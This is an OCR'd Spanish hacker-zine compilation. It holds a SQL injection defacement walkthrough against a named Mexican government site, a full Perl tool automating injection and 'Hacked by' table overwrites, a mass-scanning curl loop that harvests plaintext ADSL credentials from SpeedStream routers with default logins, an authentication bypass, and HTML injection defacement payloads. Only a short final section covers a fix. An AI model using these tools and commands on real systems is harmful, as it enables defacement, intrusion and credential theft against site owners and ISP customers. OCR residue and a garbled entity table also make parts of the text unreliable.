Cve=0&x4=54&x3=42886++GROUP+BY+Documento.IdDocumento,%20Documento.IdClaseDoc, Documento.NombreDoc, Documento.FHIniVigDoc,
Documento.FHFinVigDoc, Documento.CveStsDoc, Documento.PalabrasClave
, Documento.IdUsuarioNum, Documento.IdPlantel, Documento.IdDireccion,
Documento.IdEstado, Documento.IdCiudad,
clasedoc.IDClaseDoc+HAVING+1=1--%20&x9=&Usr=0&Ss=

Documento.IdDocumento

Documento.IdClaseDoc
Documento.NombreDoc
Documento.FHIniVigDoc
Documento.FHFinVigDoc
Documento.CveStsDoc
Documento.PalabrasClave
Documento.IdUsuarioNum
Documento.IdPlantel
Documento.IdDireccion
Documento.IdEstado
Documento.IdCiudad
clasedoc.IDClaseDoc

Explotando el BUG:
Hay comandos SQL como:

INSERT
ALTER
UPDATE

en mi caso usare un UPDATE, porque en mi caso quiero que refresque por completo:
' UPDATE tabla SET campo = 'H4CK3D by Furcronet'--
+UPDATE+tabla+SET+campo+= 'H4CK3D by Furcronet'--

Agarraremos lo primero que nos tiro:

Documento.IdDocumento

Documento = tabla
IdDocumento = campo

+UPDATE Documento SET IdDocumento = 'H4CK3D by Furcronet'--

Y así hacemos con todas y el resultado sería:

URL:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886+UPDATE%20Documento%20SET%20NombreDoc%20=%20'H4CK3D%20by%20Furcronet'--%20&x9=&Usr=0&Ss=

Hacked http://www.sems.gob.mx/aspnv/homesems.asp

Despedida:

Este texto lo hice con la finalidad de ver este método más a fondo, yo se que habrá gente lammer y re-defaceara la website, pero bueno, es lo de menos, aquí les muestro yo como lo hice.
Greetz: Obexico, 4urevoir, Knet, y demás.

Contact: forum RTM www.zonartm.org

16/12/08

Acá un exploit que te facilita todo ese trabajo codeado por JosS de spanish-hackers:

```
#!/usr/bin/perl
# Inj3ct0r SQL Ole DB v.1
# Code by JosS
# Contact: sys-project[at]hotmail.com
# Spanish Hackers Team
# http://www.spanish-hackers.com
use IO::Socket::INET;
use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;
sub lw
{
my $SO = $^O;
my $linux = "";
if (index(lc($SO),"win")!=-1){
                $linux="0";
        }else{
                $linux="1";
        }
```

```
            if($linux){
system("clear");
}
else{
system("cls");
system ("title Inj3ct0r SQL Ole DB v.1 - By JosS");
system ("color 02");
}
}
#**************************** Uso ******************************
if (!$ARGV[0]) {
&lw;
print "\t\t##############################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                       #\n\n";
print "\t\t##############################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
print "Usage: $0 [Host] \n";
print "\n\n";
print "EJ: $0 http://www.server.com/index.asp?id= \n";
exit(1);
}
#**************************** Menu ******************************
menu:;
&lw;
print "\t\t##############################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                       #\n\n";
print "\t\t##############################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
print "Menu:\n";
print "\n";
print "1. Comprobar si la web se encuentra 0n\n";
print "2. Injectar codigo manualmente\n";
print "3. Injectar codigo automaticamente\n";
print "4. Informacion del server\n";
print "5. Manual Sql Injection\n";
print "6. Creditos\n";
print "7. Salir\n\n";
print "Opcion:";
$opcion=<STDIN>;
if ($opcion!=1 && $opcion!=2 && $opcion!=3 && $opcion!=4 && $opcion!=5 && $opcion!=6 && $opcion!=7)
{
print "Opción Incorrecta\n";
goto menu;
}
if ($opcion==1)
{
&primero
}
if ($opcion==2)
{
&segundo
}
```

```
if ($opcion==3)
{
&tercero
}
if ($opcion==4)
{
&cuarto
}
if ($opcion==5)
{
&quinto
}
if ($opcion==6)
{
&sexto
}
if ($opcion==7)
{
&setimo
}
#*************************** Opcion1 ****************************
sub primero
{
&lw;
print "\t\t##################################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                       #\n\n";
print "\t\t##################################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
$host=$ARGV[0];
($server) = $host =~ m{http://(.*?)/};
print "Connect To ...: $server\n\n";
$sock = IO::Socket::INET->new(PeerAddr => "$server", PeerPort => 80, Proto => "tcp");
if ($sock)
{
print "La web esta On\n\n";
}
else
{
print "La web esta 0ff\n\n";
}
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
}
#*************************** Opcion2 ****************************
sub segundo
{
&lw;
print "\t\t##################################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                       #\n\n";
print "\t\t##################################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
```

```
$host=$ARGV[0];
print "Escriba exit en comando si quiere terminar\n\n";
print "Victima: $host\n\n";
print "Comando: ";
$comando=<STDIN>;
chomp $comando;
$comando =~ s/ /+/g;
print "\n\n";
print "Comando injectado: $comando\n\n";
my $final = $host.$comando;
print $final,"\n\n";
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
    if ( $doc =~ m/\bColumna?\b(.*?)\<\/font>/mosix ) {
        print "MySql dice:  - $1\n\n";
      ($tabla, $columna) = $doc =~ m/\'(\w+)\.(\w+)\'/simo;
       print "tabla: $tabla\n";
       print "Columna: $columna\n\n";
    }
    else {
        print "El comando no se ejecuto con exito\n\n";
    }
##Do
while ($comando ne 'exit')
{
print "Escriba exit en comando si quiere terminar\n\n";
print "Victima: $host\n\n";
print "Comando: ";
$comando=<STDIN>;
chomp $comando;
$comando =~ s/ /+/g;
print "\n\n";
print "Comando injectado: $comando\n\n";
my $final = $host.$comando;
print $final,"\n";
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
    if ( $doc =~ m/\bColumna?\b(.*?)\<\/font>/mosix ) {
        print "MySql dice:  - $1\n\n";
      ($tabla, $columna) = $doc =~ m/\'(\w+)\.(\w+)\'/simo;
       print "tabla: $tabla\n";
       print "Columna: $columna\n\n";
    }
    else {
        print "El comando no se ejecuto con exito\n\n";
    }
}
##
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
}
#*************************** Opcion3 ******************************
sub tercero
{
&lw;
print "\t\t#############################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
```

```
print "\t\t#                    by JosS                    #\n\n";
print "\t\t##################################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
my @columna;
$host=$ARGV[0];
print "Victima: $host\n\n";
print "Introduce tu Nick: ";
$nick=<STDIN>;
chomp $nick;
@comando=("1 having 1=1--","' having 1=1--","--' having 1=1--");
$comando =~ s/ /+/g;
print "\n\n";
for ($i=0;$i<=2;$i++)
{
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "\t\t-----Primera Fase-----\n\n\n\n";
print "Comando injectado: $comando[$i]\n\n\n\n";
## Primera Fase ##
if ( $doc =~ m/\bColumna?\b(.*?)\<\/font>/mosix ) {

     ($tabla, $columna) = $doc =~ m/\'(\w+)\.(\w+)\'/simo;
         push @columna, $columna;
      print "tabla: $tabla\n";
      print "Columna: $columna\n\n";
     @comando=("' update $tabla set $columna[0]='<h1>Hacked by $nick'--","1 update $tabla set
$columna[0]='<h1>Hacked by $nick'--","--'update $tabla set $columna[0]='<h1>Hacked by $nick'--");
     for ($i=0;$i<=2;$i++)
   {
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "Comando injectado: $comando[$i]\n\n";
}
## Segunda Fase ##
print "\t\t-----Segunda Fase-----\n\n\n\n";
    @comando=("1 group by $columna[0] having 1=1--","' group by $columna[0] having 1=1--","--' group by
$columna[0] having 1=1--");
     for ($i=0;$i<=2;$i++)
   {
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "Comando injectado: $comando[$i]\n\n";
if ( $doc =~ m/\bColumna?\b(.*?)\<\/font>/mosix ) {
($tabla, $columna) = $doc =~ m/\'(\w+)\.(\w+)\'/simo;
         push @columna, $columna;
      print "tabla: $tabla\n";
      print "Columna: $columna\n\n";
@comando=("' update $tabla set $columna[1]='<h1>Hacked by $nick'--","1 update $tabla set
$columna[1]='<h1>Hacked by $nick'--","--'update $tabla set $columna[1]='<h1>Hacked by $nick'--");
 for ($i=0;$i<=2;$i++)
   {
```

```
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "Comando injectado: $comando[$i]\n\n";
}
}
}
## Tercera Fase ##
print "\t\t-----Tercera Fase-----\n\n\n\n";
@comando=("1 group by $columna[0],$columna[1] having 1=1--","' group by $columna[0],$columna[1] having
1=1--","--' group by $columna[0],$columna[1] having 1=1--");
for ($i=0;$i<=2;$i++)
   {
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "Comando injectado: $comando[$i]\n\n";
if ( $doc =~ m/\bColumna?\b(.*?)\<\/font>/mosix ) {
($tabla, $columna) = $doc =~ m/\'(\w+)\.(\w+)\'/simo;
          push @columna, $columna;
      print "tabla: $tabla\n";
      print "Columna: $columna\n\n";
@comando=("' update $tabla set $columna[2]='<h1>Hacked by $nick'--","1 update $tabla set
$columna[2]='<h1>Hacked by $nick'--","--'update $tabla set $columna[2]='<h1>Hacked by $nick'--");
for ($i=0;$i<=2;$i++)
   {
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
print "Comando injectado: $comando[$i]\n\n";
}
}
}
 } #Cierre del If
   else {
      print "El comando no se ejecuto con exito\n\n";
   }
} # Cierre del for principal
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
} ##Cierre del sub
#************************** Opcion4 ******************************
sub cuarto
{
&lw;
print "\t\t#################################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                        #\n\n";
print "\t\t#################################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
$host=$ARGV[0];
print "Victima: $host\n\n";
@comando=("1+and+1=convert(int,db_name())","1+and+1=convert(int,system_user)","1+and+1=convert(int,\
```

```
@\@servername)--','1+and+1=convert(int,@@version)--');
for ($i=0;$i<=3;$i++)
{
my $final = $host.$comando[$i];
my $ua = LWP::UserAgent->new;
my $req = HTTP::Request->new(GET => $final);
$doc = $ua->request($req)->as_string;
if ( $doc =~ /Syntax\s(.*)<\/font>/mosix )
{
if ($comando[$i] eq "1+and+1=convert(int,db_name())")
{
print "db_name:\n";
$dbname = $1 if ($doc =~ /.*value\s'(.*)'\sto.*/);
print "$dbname\n\n";
}
if ($comando[$i] eq "1+and+1=convert(int,system_user)")
{
print "system_user:\n";
$systemuser = $1 if ($doc =~ /.*value\s'(.*)'\sto.*/);
print "$systemuser\n\n";
}
if ($comando[$i] eq "1+and+1=convert(int,\@\@servername)--")
{
print "servername:\n";
$servername = $1 if ($doc =~ /.*value\s'(.*)'\sto.*/);
print "$servername\n\n";
}
if ($comando[$i] eq '1+and+1=convert(int,@@version)--')
{
print "version:\n";
$version = $1 if ($doc =~ /.*?value\s'(.*?)'\sto.*/sm);
print "$version\n\n";
}
} # Cierre del if principal
} # cierre for
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
}
#************************** Opcion5 ****************************
sub quinto
{
&lw;
print "\t\t##################################################################\n\n";
print "\t\t#    Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team    #\n\n";
print "\t\t#                        by JosS                       #\n\n";
print "\t\t##################################################################\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
print " MANUAL PRACTICO SQL INJECTION
   (Microsoft OLE DB)
Para sacar las tablas y columnas, tenemos que ejecutar este comando:
' having 1=1--
Y como resultado tendremos algo como esto:
Microsoft OLE DB Provider for SQL Server error '80040e14'
Column 'F_CTexto_1.CTe_Titulo' is invalid in the select list because it is not contained in either an aggregate
function or the GROUP BY clause.
/visualizaciones/ctexto.asp, line 17
```

Bien, pues la tabla y la columna son estas:
Tabla: F_CTexto_1
Columna: CTe_Titulo
A partir de la columna podemos sacar el resto de columnas que se encuentran en la tabla. Mediante este comando:
' group by columna having 1=1--
' group by CTe_Titulo having 1=1--
Y obtenemos:
Microsoft OLE DB Provider for SQL Server error '80040e14'
Column 'F_CTexto_1.IdCTexto' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/visualizaciones/ctexto.asp, line 17
Entonces ya tenemos otra columna: IdCTexto. Podemos ir sacando mas de esta forma:
' group by Cte_Titulo,IdCTexto having 1=1--
Obtenemos:
Microsoft OLE DB Provider for SQL Server error '80040e14'
Column 'F_CTexto_1.CTe_Descripcion' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/visualizaciones/ctexto.asp, line 17
Y asi sucesivamente vamos consigiendo las columnas. Una vez que tenemos todas las columnas, les hacemos un update para colocar nuestro propio texto y asi defacearla.
' update tabla set columna='HACKED BY JOSS'--
' update F_CTexto_1 set CTe_Descripcion='HACKED BY JOSS'--
Escrito por JosS
 ";
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
}
#**************************** Opcion6 ******************************
sub sexto
{
&lw;
print "\t\t###\n\n";
print "\t\t#   Inj3ct0r SQL Ole DB v.1 - Spanish Hackers Team   #\n\n";
print "\t\t#   by JosS   #\n\n";
print "\t\t###\n\n";
my ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) = localtime(time);
$year += 1900;
$mon++;
print "\t\t\t\t$mday/$mon/$year $hour:$min:$sec\n\n";
print " Programador: Jose Luis Gongora Fernandez (JosS)\n\n";
print " Colaboradores: phnx & explorer & kidd \n\n";
print " Greetz To: All Hackers\n\n";
print "Pulse la tecla Enter para volver al menu.";
$volver=<STDIN>;
goto menu;
}
#**************************** Opcion7 ******************************
sub setimo
{
&lw;
exit(1);
}

Solo es cuestión de guardarlo con extensión .pl e interpretarlo.

Robando tus contraseñas... En Infinitum!

Lo he pensado bastante para publicar éste artículo en particular, ya que puede herir susceptibilidades y parecer que se hace de "mala fe".

Nada más lejos de la realidad, he decidido publicarlo para que las personas interesadas o afectadas corrijan configuraciones defectuosas por default, o mejor aún actualicen el hardware afectado. En ningún momento se pretende fomentar actividades ilícitas de ningún tipo. Además, aquí cabe una frase que suelo usar: "Los chicos Malos" ya tienen ésta información. Somos nosotros los que ahora la requerimos.

Quiero agregar además el clásico "Esta información se publica con fines educativos, el autor no se hace responsable del mal uso que terceros puedan hacer de ella", y si alguna persona/compañía está interesada en que se elimine ésta información, que me manden un correo explicando sus motivos, y con gusto la quitaré (Hay muy pocas cosas que un millón de dólares no puedan comprar).

Antes del Auge y la masificación de las redes inalámbricas, el mayor ISP en México nos proveía con un flamante Módem/Router alambrico al contratar los servicios de Banda ancha/ADSL.

El Módem en cuestión era el "*SpeedStream 5200*" de la compañía Efficient Networks inc. (ver la Guía de Usuario en http://www2.windstream.net/downloads/links/SpeedStream211.pdf).

Muchas de las falencias de seguridad de éste módem son bien conocidas, y han sido documentadas en internet en diversos sitios web. Algunas de estas fallas de seguridad se deben básicamente a las configuraciones y las contraseñas usadas por default en los servidores incorporados en el aparato (accesibles desde la LAN y/o desde internet, conociendo la dirección IP interna/pública del Router) y usados para su administración y configuración por el usuario de la línea ADSL o por el propio ISP.

A saber:

1. Servidor de administración remota vía web.

Se trata de un pequeño servidor http, "escuchando" por conexiones en el puerto tcp 80, y usado para la configuración y administración del Router vía web, accesible con cualquier navegador web, escribiendo en la

barra de direcciones del navegador:

http://192.168.2.1 [Supongamos que "192.168.2.1" es la dirección IP del Router]

Al momento de realizar la petición de conexión, nos presentará una ventana emergente de Autenticación Básica HTTP, solicitando se ingrese el nombre de usuario y la contraseña.

El usuario y la contraseña por default para el ingreso, son "admin" y "admin". Luego de proporcionarla, nos permite el acceso a la configuración del router y de la conexión, hacer modificaciones de cortafuegos, redirección de puertos, ver las direcciones IP de los hosts dentro de la LAN y nos permite leer y modificar los "logs" de las conexiones establecidas, entre otras muchas cosas.

Esto último puede ser de utilidad a algún usuario malintencionado, ya que puede hacer todas las modificaciones que desee y luego borrar tranquilamente los logs de conexión y de este modo "borrar huellas" para dificultar la detección de sus actividades ("dificultar", mas no "impedir").

2. Servidor de administración remota via telnet.

Accesible de igual forma por el mundo entero, a través del puerto tcp 23, es posible acceder a él con cualquier cliente Telnet disponible en cualquier sistema operativo. Desde la línea de comandos se usaría el comando:

telnet 192.168.2.1 23

Al momento de realizar la conexión, solicita el respectivo login de usuario/contraseña, que de manera predeterminada, son el nombre de la compañía proveedora de los tan magníficos servicios de internet: "Telmex" y "Telmex".

Al ingresar al servidor telnet, se nos provee con una interfaz de línea de comandos, desde la cual es posible realizar diferentes configuraciones y peticiones, enviar paquetes icmp a algún host remoto o de la red interna (con el comando "ping"), realizar un traceo de hosts con "traceroute", y una larga lista de otros comandos. Podemos obtener información de los comandos disponibles y sus opciones o parámetros con el comando "?", y poniendo el "comando" sin opciones nos presenta una lista de sus parámetros:

```
xsh> ?
Available options:
do
clear
show
cfg

xsh> do
Available options:
defcfg
mfgcfg
dhcpc
ping
tracert
ppp
sntpc
dsl
atm
firmware
reboot
```

Desde ésta línea de comandos sería factible realizar (con un poco de paciencia y sentido común) una "enumeración" de hosts de la red interna y conocer cuántas máquinas existen en ella, a través de qué interfaz están conectadas al router, ver sus direcciones Mac, ver/modificar las tablas de ipfw (firewall), ver si hay alguien más conectado al router en un momento determinado (show net stat), y hasta quizá ("quizá") conectarse a alguno de los equipos internos usando redirección de puertos...

Tip: usar el comando "show sys log"

3. Servidor de transferencia de ficheros.

Aquí es donde reside el problema de seguridad que nos atañe. No he encontrado información al respecto en internet, pero no quisiera vanagloriarme de ser el primero en conocerla (Lógicamente hay quien tiene ésta información, los fabricantes del hardware, el ISP, etc...)

En su momento se reportó ésta falla a la compañía ISP, quienes hicieron caso omiso de la misma y se negaron a proporcionar una solución para los clientes afectados.

El servidor FTP o de Transferencia de Ficheros, se encuentra a la escucha en el puerto tcp 21, y es posible acceder a él con cualquier cliente FTP o navegador web actual.

Desde la línea de comandos usaríamos el comando:

ftp 192.168.2.1

Al solicitar el ingreso, nos pedirá el clásico login usuario/contraseña. Por defecto los datos son los mismos que para el servidor Telnet: "telmex" y "telmex".

Al ingresar, nos posicionamos directamente en el directorio "raíz" del servidor ("/"), y al hacer un listado de archivos con el comando "ls" (o "dir"), aparentemente no existe fichero alguno.

Y aquí está el mayor "secreto": existe un archivo "oculto", llamado ".cfg" (!!).

Este archivo es el encargado de guardar toda la información de la configuración del Router, desde los usuarios/contraseñas para los tres servidores descritos, rangos de IP de la red interna, configuraciones propias del ISP y lo más importante:

Contiene el nombre de usuario y la contraseña de la línea ADSL, todo ello en texto "plano"!! (de nuevo "!!").

Pueden ver un ejemplo de éste archivo aquí: http://frikeando.drivehq.com/txt/_cfg_.txt)

Haciendo una búsqueda rápida de las cadenas "un" y "pw" obtenemos los datos de usuario/contraseña mencionados con tanta vehemencia :-)

No tengo ni que mencionar todas las implicaciones de seguridad que esto conlleva, alguien con esta información podría tener acceso a la cuenta de email de "prodigy" del usuario, acceder a otros servicios como "prodigy móvil", conectarse a internet a través de un módem telefónico y un largo etcétera.

Para poder leer el contenido del archivo .cfg, sólo hay que "bajarlo", con el comando "get" de FTP:

get .cfg

Una vez descargado el archivo, sólo hay que abrirlo con cualquier editor de texto, y ahí encontraremos toda nuestra preciosa información.

También se puede tener acceso a través de cualquier navegador web con soporte apra protocolo FTP, usando la dirección IP en la barra de direcciones como sigue:

http://telmex:telmex@192.168.2.1/.cfg

Con lo cual aparecerá el contenido del archivo directamente en el navegador web.

También es posible usar herramientas de línea de comandos en sistemas *nix, como lynx, curl, wget, etc. Se puede implementar fácilmente un sencillo script shell recursivo que "busque" hosts afectados, y en forma automatizada copie y guarde los archivos .cfg en un archivo local. Escalofriante?.

Con un simple script bash como el siguiente, se puede "explotar" la vulnerabilidad en forma "masiva" (sin exagerar):

$ RANGE='189.16?.13?'; for i in $(seq 160 254);do echo "Trying $RANGE.$i";curl --connect-timeout 3 -u telmex:telmex ftp://$RANGE.$i:21/.cfg |tee -a cfg-$RANGE.log;done

Se puede usar también HTTP en lugar de FTP, usando el user/pass por default (admin:admin), pero a veces lo han modificado, por lo que hay más probabilidad de éxito con FTP.

Si quieren hacer un poco menos "ruido", pueden pasarlo por "proxychains" (proxychains curl -u ...)

Y esto es.

Este router tiene muchas fallas (que no son del router en sí, sino de la mala configuración por el ISP), pero nos puede enseñar muchas cosas. Sin embargo es una brecha a la seguridad/privacidad grave, y hay que tratar de subsanarla.

Hasta el momento no hay un modo de que el usuario pueda modificar de forma definitiva la configuración por default del Router, mucho se ha dicho sobre cómo eliminar al usuario "Telmex", cambiar las contraseñas etc. pero al reiniciar el Router, la configuración defectuosa volvía a aparecer.

Modificando manualmente las entradas del archivo ".cfg" con un editor de texto se puede solucionar esto, al menos en parte, ya que su modificación manual suele dar algunos otros problemas, desde cuelgues continuos de la conexión hasta que el ISP no pueda acceder para brindar "soporte remoto"... (sin comentarios).

Lo único que se puede hacer al respecto, es quizá exigir a la empresa proveedora de servicios que cambie a la brevedad posible el viejo y obsoleto router Speedstream 5200, por un flamante Router Inalámbrico 2Wire. Las redes inalámbricas son "lo de hoy". Es como cubrir un agujero con otro quizá mayor, pero por lo pronto es lo que se puede hacer.

Otra opción es deshabilitar la función "Router" del artefacto, y usarlo en la modalidad "Módem". Para ello hay que consultar el manual de usuario.

Actualmente ya no tengo en mi "poder" el router mencionado, y por ello he dejado pendientes algunas pruebas, pero si alguien sabe más al respecto, todas las aportaciones son bienvenidas.

Notas finales:

Con una búsqueda en google por: intitle:"speedstream router management interface" podemos encontrar algunos routers "abiertos", donde se puede apreciar las opciones de configuración web.

Por medio de la interfaz de administración web también es posible tener acceso al archivo ".cfg", una vez "dentro", sólo hay que poner la ruta al archivo en la barra de direcciones:

http://192.168.2.1/.cfg

Nos pedirá guardar/abrir el archivo, lo guardamos o cancelamos (da igual) y le damos "reload" a la página (Tecla "F5"), de este modo el archivo se abre automáticamente en el navegador...

Más recientemente hkm (*hakim.ws*) ha encontrado una forma de saltarse la autenticación (*Authentication Bypass*) en este router, con lo cual ni siquiera hace falta conocer el nombre de usuario y password. La forma de explotar la vulnerabilidad es realmente simple, sólo hay que agregar un punto al final de la dirección IP:

http://192.168.2.1./ <-- Con esto nos saltamos la autenticación
http://192.168.2.1./.cfg <-- Y con esto obtenemos directamente el archivo de configuración del router.

El reporte del bug está en milw0rm: http://www.milw0rm.com/exploits/7055.

Tambien hkm ha escrito un shell script mejorado para obtener las credenciales en forma masiva. Se puede obtener en su sitio (hakim.ws).

Esto es todo por el momento. Espero que sea de utilidad.

Este artículo está dedicado a los empleados de Soporte Técnico de Prodigy Infinitum, quienes con su ineptitud y codicia inspiraron su realización.

-ksaver


viksaver en gmail dot com

Html inyeccion by Furcronet -

Hola en esta ocasión les hablare sobre html inyeccion, al referirme a html inyeccion estoy indicando a que la aplicación web deje incrustar codigo html y lo interpreta tal como se coloca.

Un ejemplo básico de html inyeccion:

```
<form method="POST" action="">
<input type="text" name="bug" value="<h1>Furcronet</h1>"><br/>
<input type="submit" name="checa" value="Enviar">
</form>
<?php
if ($_POST['checa']) {
$bug = $_POST['bug'];
Echo $bug;
}
?>
```




Furcronet


Vemos que nos permite colocar un <h1> etiqueta en html para cambiar el tamaño de las Fuentes, ya tenemos el bug o al menos eso parece… como jodidos exploto un html inyeccion? Cuando me encuentro con un sitio vulnerable a html injeccion lo primero q hago es colocar el siguiente codigo;
<script>alert('Hacked by Furcronet');</script>
O bien coloco mejor una re-direccional:
<meta http-equiv="refresh" content="0;URL=http://google.com.mx" >
En donde http://www.google.com.mx deberá de ir la url de tu index de deface.

Hay demasiados tipos de scripts para colocar pero uno de los mejores en mi caso seria:

```
<script>
$i = 99999999999999999999999999999999999999999999999999999999999999999999;
while ($i > 1) {
alert('Hacked by Furcronet');
}
</script>
```

Que nunca se acabaria el script jahjahjha





Hasta aca ya sabemos explotar un html inyeccion pero como puedo hablar de un tema si no digo porque pasa y como lo fixeamos?.
Ok,, lo que pasa acá es que se pasa el texto que colocamos en la caja de textos como viene, para eso existen funciones php para prevenir eso..
htmlspecialchars() y htmlentities()

htmlspecialchars():

Ciertos caracteres tienen significados especiales en HTML, y deben ser representados por entidades HTML si se desea preservar su significado. Esta función devuelve una cadena con dichas conversiones realizadas, que por defecto son las más habituales para la programación web. Si se requiere traducir todas las entidades HTML, se debe emplear la función **htmlentities()**.

Esta función es útil para evitar que el texo introducido por el usuario contenga código HTML, como ocurre en aplicaciones de foros o libros de visita. El segundo parámetro *quote_style* indica a la función el modo en el que se tienen que tratar las comillas simples y las comillas dobles. El modo por defecto es **ENT_COMPAT**, que es el modo retrocompatible que solo traduce las comillas dobles y deja intactas las comillas simples. Si se indica el valor **ENT_QUOTES**, se traduce tanto las comillas simples como las dobles. Por último, si se indica el valor **ENT_NOQUOTES**, no se traducen ni las comillas simples ni las dobles.

Actualmente, las traducciones realizadas son:

- '&' (ampersand) se convierte en '&'
- '"' (doble comilla) se convierte en '"' cuando no se utiliza la constante **ENT_NOQUOTES**.
- ''' (commilla simple) se convierte en ''' cuando se utiliza **ENT_QUOTES**.
- '<' (menor que) se convierte en '<'
- '>' (mayor que) se convierte en '>'

htmlentities():

Esta función es identica en todo a **htmlspecialchars()**, excepto que con **htmlentities()**, todos los caracteres que tengan una entidad equivalente en HTML serán cambiados a esas entidades.

En **htmlspecialchars()**, el parámetro opcional *quote_style* le permite definir lo que será hecho con las comillas 'sencillas' y las "dobles". Toma uno de tres constantes con **ENT_COMPAT**:

Tabla 1. Constantes disponibles para *quote_style*

Nombre de Constante	Descripción
ENT_COMPAT	Convertirá las dobles comillas y dejará solo las comillas sencillas.
ENT_QUOTES	Convertirá las comillas dobles y sencillas.
ENT_NOQUOTES	Mantendrá las comillas dobles y sencillas sin cambios.

El parámetro opcional *quote* fue agregado en PHP 4.0.3.

Además **htmlspecialchars()**, tiene un tercer parámetro opcional *charset* el cual define el conjunto de caracteres que serán utilizados en la conversión. Este parámetro fue agregado en PHP 4.1.0. Actualmente, el conjunto de caracteres IS-8859-1 es usado como valor por defecto.

En mi caso usare htmlspecialchars para reparar tal bug, enseguida se muestra el codigo sin bug:

```
<form method="POST" action="">
<input type="text" name="bug" value="<h1>Furcronet</h1>"><br/>
<input type="submit" name="checa" value="Enviar">
</form>
<?php
if ($_POST['checa']) {
$bug = $_POST['bug'];
Echo (htmlspecialchars($bug));
}
